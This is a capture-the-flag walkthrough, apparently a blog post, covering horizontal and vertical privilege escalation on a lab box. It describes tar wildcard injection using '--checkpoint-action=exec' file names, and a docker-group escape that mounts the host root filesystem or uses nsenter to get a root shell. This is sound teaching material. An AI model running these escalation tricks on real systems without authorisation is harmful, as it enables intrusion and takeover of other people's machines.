
Only 1 flag left.

Horizontal Escalation

I first looked if some obvious escalation paths were there before getting a linpeas or other tool on the box, for example files that we can execute with sudo `sudo -l` or files that we can execute as root (SUID) `find / -perm /4000 2>/dev/null`.
And we find something interesting with our first option:



Let's take a look at that file:



To see it a bit clearer here it is again:

```
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
```

Ok, so we have a very simple bash script that `echo`'s that it is backing up files.
We then see that it is creating an archive with `tar` in `/opt/backups/backup.tar`.
Nothing crazy until here, but it is the last character in the script that is interesting.
The wildcard `*` is pretty dangerous to use, a good explanation on why can be found here:


- https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt
- https://int0x33.medium.com/day-67-tar-cron-2-root-abusing-wildcards-for-tar-argument-injection-in-root-cronjob-nix-c65c59a77f5e

In short, why the upcoming trick will work is because the **wildcard** will interpret files beginning with hyphens as command line arguments (readable in the first article).
Why this is so dangerous with `tar`, is because the command has a wide variety of interesting commands and for our purpose, 2 specific commands:

> --checkpoint[=NUMBER]

> --checkpoint-action=ACTION

I guess you see where this is going.
We just have to create the files that look like the command and then execute the `backup.sh` file.
So, let's create them and execute this:




So let's recap what happened here (we have to create our files via `echo` and appending because otherwise it will take it as a flag for touch):

- First we create the file `--checkpoint=1`, this means that after `x` files it will display a progress message and maybe do something. Here, we specified after 1 file, so after 1 file it will execute our next command/`file` in this case.
- The next command is `--checkpoint-action=exec=sh script.sh`, this is the action to execute whenever `tar` hits a checkpoint. Here the action is `exec` and we use sh to execute our script: `script.sh`.
- Lastly we create our file, and add our *shabang* `#!/bin/bash` and only put `/bin/bash` into our file to have directly a bash shell as our new user michael.


We execute it, and it is a success, we are now **michael**!

Vertical Escalation

Last push to get root!
After quickly looking for basic things, I get linpeas on our target with a python server:



Very quickly we find our first path to follow:



At this point, linpeas is begging us to follow this path.
And this is now pretty straight forward, and obvious what has to be done.
We have a writable root docker and this escalation is very well documented.
Some sources:

- https://gtfobins.github.io/gtfobins/docker/
- https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets


The GTFOBins site has a **copy and paste** command so let's look at it:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```


Small explanation of what is done with this command:

- With the `run` we can run a command in a container.
- With the `-v /:/mnt` flag we can mount the root (`/`) filesystem on `/mnt`.
- The `--rm` flag makes the container destroy itself after exiting it (nice cleanup).
- Our `-it` flag is for interactivity, get's us a stable shell.

- `alpine` is the image we are using.
- `chroot` is here to say that `/mnt` is the new **root**
- We finish the command with `sh`, this will be executed and that's how we get our shell!



I mentioned another site apart from *GTFOBins*, *hacktricks*, this is an amazing site and they also have commands for us, for example this one:



You can see that this also works, the original command was this one:

> docker -H unix:///var/run/docker.sock run -it --privileged --pid=host debian nsenter -t 1 -m -u -n -i sh

The only thing that you have to change is the image (container) that you want to execute. You can see that I did it just above the command.
As you see, 5 images can be used (you see it with `docker images`, keep in mind that it will be paired with the `tag`.
The default tag is `latest` but you can change it as I did in my command.
For more information you can look at the extensive manual of docker:

> man docker

> man docker-run OR docker-run --help

We now have our last flag and are finished with this amazing box!
I got to practice a lot of topics, it is an amazing box!
I hope you enjoyed it as much as I did.

I hope you enjoyed my writeup, see you in a next walkthrough.
To contact me: alex.spiesberger@gmail.com
Have fun hacking!